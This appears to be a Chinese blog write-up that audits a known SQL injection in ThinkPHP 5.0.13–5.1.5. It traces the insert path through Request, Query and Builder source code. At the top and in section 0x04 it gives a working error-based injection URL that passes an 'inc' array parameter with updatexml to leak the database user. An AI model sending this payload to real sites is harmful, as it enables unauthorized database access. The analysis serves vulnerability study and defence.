ThinkPHP5之SQLI审计分析（一）

Time：8-31

影响版本：5.0.13<=ThinkPHP<=5.0.15、 5.1.0<=ThinkPHP<=5.1.5

Payload：

```
/public/index.php/index/index?
username[0]=inc&username[1]=updatexml(1,concat(0x7,user(),0x7e),1)&username[2]=1
```

这是一篇由已知漏洞寻找利用过程的文章，跟着参考链接学习分析，以下是收获记录。

0x00 测试代码做了什么?

```php
<?php
namespace app\index\controller;

class Index
{
    public function index()
    {
        $username = request()->get('username/a');
        db('users')->insert(['username' => $username]);
        return 'Update success';
    }
}
```

index控制器是默认的TP框架程序的入口，该测试代码在index控制器下新建了一个index方法（实际上本来的index方法是tp的欢迎页面，这里是覆盖替换掉原来的）。逐行来看该测试代码：获取`get`请求的`username`参数->进行数据库的`insert`操作->输出`Update success`。

其中，`username/a`不明白是什么意思，就跟进`get`方法去看一下它怎么处理的：

thinkphp/library/think/Request.php

```
671     public function get($name = '', $default = null, $filter = '')
672     {
673         if (empty($this->get)) {
674             $this->get = $_GET;
675         }
676         if (is_array($name)) {
677             $this->param      = [];
678             return $this->get = array_merge($this->get, $name);
679         }
680         return $this->input($this->get, $name, $default, $filter);
681     }
```

第676行可以看到`$name`允许是一个数组，但是测试代码中传入的是`username/a`字符串。**674行**以`GET`方式接受的数据最后进入`input`方法，接着看下做了如何处理：

```php
public function input($data = [], $name = '', $default = null, $filter = '')
{
    if (false === $name) {
        // 获取原始数据
        return $data;
    }
    $name = (string) $name;
    if ('' != $name) {
        // 解析name
        if (strpos($name, needle: '/')) {
            list($name, $type) = explode( separator: '/', $name);
        } else {
            $type = 's';
        }
        // 按.拆分成多维数组进行判断
        foreach (explode( separator: '.', $name) as $val) {
            if (isset($data[$val])) {
                $data = $data[$val];
```

这里看到将 `$name` 参数以 `/` 分割为了 `$name` 和 `$type`,而 `$type` 接下来被用到的地方是强制类型转换：

```php
        if (isset($type) && $data !== $default) {
            // 强制类型转换
            $this->typeCast( &: $data, $type);
        }
        return $data;
```


到这里就知道了 `a` 是一种修饰符，查看开发手册得知所有的定义好的修饰符。

ThinkPHP5.0版本默认的变量修饰符是 `/s` ，如果需要传入字符串之外的变量可以使用下面的修饰符，包括：

修饰符	作用
s	强制转换为字符串类型
d	强制转换为整型类型
b	强制转换为布尔类型
a	强制转换为数组类型
f	强制转换为浮点类型

> 如果你要获取的数据为数组，请一定注意要加上 `/a` 修饰符才能正确获取到。

同样的下断点看也可以证明 `$username` 最后其实是一个数组：（并不是因为payload是数组形式，而是由/a修饰符决定的）




然后接下来就进入到执行数据库插入操作的`insert`方法了。（**9行**这条代码的意思是向users表的username字段插入$username）

0x01 调用链分析

现在已知`$username`是一个数组，传入`insert`方法。跟进`insert`跳到：

thinkphp/library/think/db/Query.php


发现其内又调用了`$this->builder->insert`方法，且**注释**是生成SQL语句。文件内搜索看看`builder`是如何定义的：



为了方便，直接在**130行**下断点，得到了`$class`的值：（这里可以随便传个参数比如username=1进去，因为主要是为了知道调用的哪里）

所以，`$this->builder`实际上是一个`Mysql`类的对象，而`Mysql`类**(thinkphp/library/think/db/builder/Mysql.php)**是继承于`Builder`类的，且`Mysql`类里面并没有实现`insert`方法，所以最终调用的还是`Builder`类的`insert`方法:

thinkphp/library/think/db/Builder.php



经过上述跟进代码分析，最终得知，入口调用的`insert`方法最终调用的实际上是调用的`Builder->insert()`方法来生成SQL语句。接下来应该由内向外分析看看有没有什么有效的过滤措施。

0x02 分析最内层调用的处理

分析这个生成*SQL*语句（之前有个注释）的方法具体做了什么，跟进它的`parseData`方法：（**86行**）

```
    protected function parseData($data, $options)
    {
        if (empty($data)) {
            return [];
        }

        // 获取绑定信息
        $bind = $this->query->getFieldsBind($options['table']);
        if ('*' == $options['field']) {
            $fields = array_keys($bind);
        } else {
            $fields = $options['field'];
```

```
        }

        $result = [];
        foreach ($data as $key => $val) {
            $item = $this->parseKey($key, $options);
            if (is_object($val) && method_exists($val, '__toString')) {
                // 对象数据写入
                $val = $val->__toString();
            }
            if (false === strpos($key, '.') && !in_array($key, $fields, true)) {
                if ($options['strict']) {
                    throw new Exception('fields not exists:[' . $key . ']');
                }
            } elseif (is_null($val)) {
                $result[$item] = 'NULL';
            } elseif (is_array($val) && !empty($val)) {
                switch ($val[0]) {
                    case 'exp':
                        $result[$item] = $val[1];
                        break;
                    case 'inc':
                        $result[$item] = $this->parseKey($val[1]) . '+' .
floatval($val[2]);
                        break;
                    case 'dec':
                        $result[$item] = $this->parseKey($val[1]) . '-' .
floatval($val[2]);
                        break;
                }
            } elseif (is_scalar($val)) {
                // 过滤非标量数据
                if (0 === strpos($val, ':') && $this->query->isBind(substr($val,
1))) {
                    $result[$item] = $val;
                } else {
                    $key = str_replace('.', '_', $key);
                    $this->query->bind('data__' . $key, $val, isset($bind[$key])
? $bind[$key] : PDO::PARAM_STR);
                    $result[$item] = ':data__' . $key;
                }
            }
        }
        return $result;
    }
```

这个函数最后return了`$result`变量，那么我们就看看函数体内是怎样处理`$result`变量的：

①首先，这个函数的第一个参数是`$data`，来源于最开始`Query.php`中`insert`方法的2084行：

```
2080    public function insert(array $data = [], $replace = false, $getLastInsID = false, $sequence = null)
2081    {
2082        // 分析查询表达式
2083        $options = $this->parseExpress();
2084        $data    = array_merge($options['data'], $data);
```

进行了一个数组合并操作把合并的结果再赋给`$data`，那么合并后的`$data`也是一个数组，且有一个键的键名为username（因为`$data`本来是`['username' =>$username]`，在入口的**第9行**）。

②然后，这个函数在**100行**初始化了`$result`变量，然后**101行**用foreach分离`$data`为`$key`和`$val`，`$key`变成了`$item`：

```
100         $result = [];
101         foreach ($data as $key => $val) {
102             $item = $this->parseKey($key, $options);
103             if (is_object($val) && method_exists($val, method: '__toString')) {
104                 // 对象数据写入
105                 $val = $val->__toString();
106             }
107             if (false === strpos($key, needle: '.') && !in_array($key, $fields, strict: true)) {
108                 if ($options['strict']) {
109                     throw new Exception( message: 'fields not exists:[' . $key . ']');
110                 }
111             } elseif (is_null($val)) {
112                 $result[$item] = 'NULL';
113             } elseif (is_array($val) && !empty($val)) {
114                 switch ($val[0]) {
115                     case 'exp':
```

此时的`$val`是可控的、`get`方式传入的、等价于`$username`。**第113行**判断如果`$val`是个数组，进入switch分支

```
113             } elseif (is_array($val) && !empty($val)) {
114                 switch ($val[0]) {
115                     case 'exp':
116                         $result[$item] = $val[1];
117                         break;
118                     case 'inc':
119                         $result[$item] = $this->parseKey($val[1]) . '+' . floatval($val[2]);
120                         break;
121                     case 'dec':
122                         $result[$item] = $this->parseKey($val[1]) . '-' . floatval($val[2]);
123                         break;
124                 }
```

`$val[0]`也就是payload中的`username[0]`根据不同的值进入不同的三个分支，但是可以看到每个分支的处理都是直接拼接`$val[1]`和`$val[2]`赋给`$result[$item]`，也就是`$result['username']`，唯一调用的`parseKey`并没有什么作用：

```
protected function parseKey($key, $options = [])
{
    return $key;
}
```

③最后，返回`$result`(也就是赋值给`Query.php`中`insert`方法2084行的`$data`)，至此`parseData`的主要功能就分析的差不多了。

接着看`Builder`类的`insert`方法在调用了`parseData`之后又干了什么：

```php
        $fields = array_keys($data);
        $values = array_values($data);

        $sql = str_replace(
            ['%INSERT%', '%TABLE%', '%FIELD%', '%DATA%', '%COMMENT%'],
            [
                $replace ? 'REPLACE' : 'INSERT',
                $this->parseTable($options['table'], $options),
                implode( separator: ' , ', $fields),
                implode( separator: ' , ', $values),
                $this->parseComment($options['comment']),
            ], $this->insertSql);

        return $sql;
    }
```

从`$data`中取出键值分别赋值给代表字段名和字段值的变量，简单的替换**29-33行**定义的SQL语句模型，返回生成好的SQL语句。

```php
    // SQL表达式
    protected $selectSql    = 'SELECT%DISTINCT% %FIELD% FROM %TABLE%%FORCE%%JOIN%%WHERE%%GROUP%%HAVING%%UNION%%ORDE
    protected $insertSql    = '%INSERT% INTO %TABLE% (%FIELD%) VALUES (%DATA%) %COMMENT%';
    protected $insertAllSql = '%INSERT% INTO %TABLE% (%FIELD%) %DATA% %COMMENT%';
    protected $updateSql    = 'UPDATE %TABLE% SET %SET% %JOIN% %WHERE% %ORDER%%LIMIT% %LOCK%%COMMENT%';
    protected $deleteSql    = 'DELETE FROM %TABLE% %USING% %JOIN% %WHERE% %ORDER%%LIMIT% %LOCK%%COMMENT%';
```

0x03 分析上一层调用的处理

Mysql.php | Query.php | Builder.php | Index.php | Error.php | Request.php

```php
    public function insert(array $data = [], $replace = false, $getLastInsID
    {
        // 分析查询表达式
        $options = $this->parseExpress();
        $data    = array_merge($options['data'], $data);
        // 生成SQL语句
        $sql = $this->builder->insert($data, $options, $replace);
        // 获取参数绑定
        $bind = $this->getBind();
        if ($options['fetch_sql']) {
            // 获取实际执行的SQL语句
            return $this->connection->getRealSql($sql, $bind);
        }

        // 执行操作
        $result = 0 === $sql ? 0 : $this->execute($sql, $bind);
```

这里分析完出来了

之后还有两处调用函数，即`getBind()`和`getRealSql()`但是跟进去看了下都没有任何数据清洗，仅仅是数据处理的一些解析操作。然后就到了`execute()`去执行SQL语句了。至此，整个处理流程基本上就分析完了，满足SQL注入漏洞的前提条件：①参数用户可控②参数直接拼接到SQL语句中，无任何有效过滤。

0x04 Payload构造

漏洞的利用点还是在最内层调用的`parseData`方法中，根据刚才的分析已经知道的$val实际上就是传入的username，那么`$val[0]`、`$val[1]`、`$val[2]`都是可控的，只要传入满足条件的值即可，因为是insert操作，所以选择用报错函数进行注入：

构造`username[0]=inc`，进入inc分支。

构造`username[1]=updatexml(1,concat(0x7e,user(),0x7e),1)`，实际的报错语句。

构造`username[2]=1`，只是为了补齐数组元素个数。

再加上index控制器的index方法的访问路径`/public/index.php/index/index/`

最后连起来就是

```
/public/index.php/index/index/?
username[0]=inc&username[1]=updatexml(1,concat(0x7e,user(),0x7e),1)&username[2]=
1
```

本意是代码审计，就不考虑再如何利用了。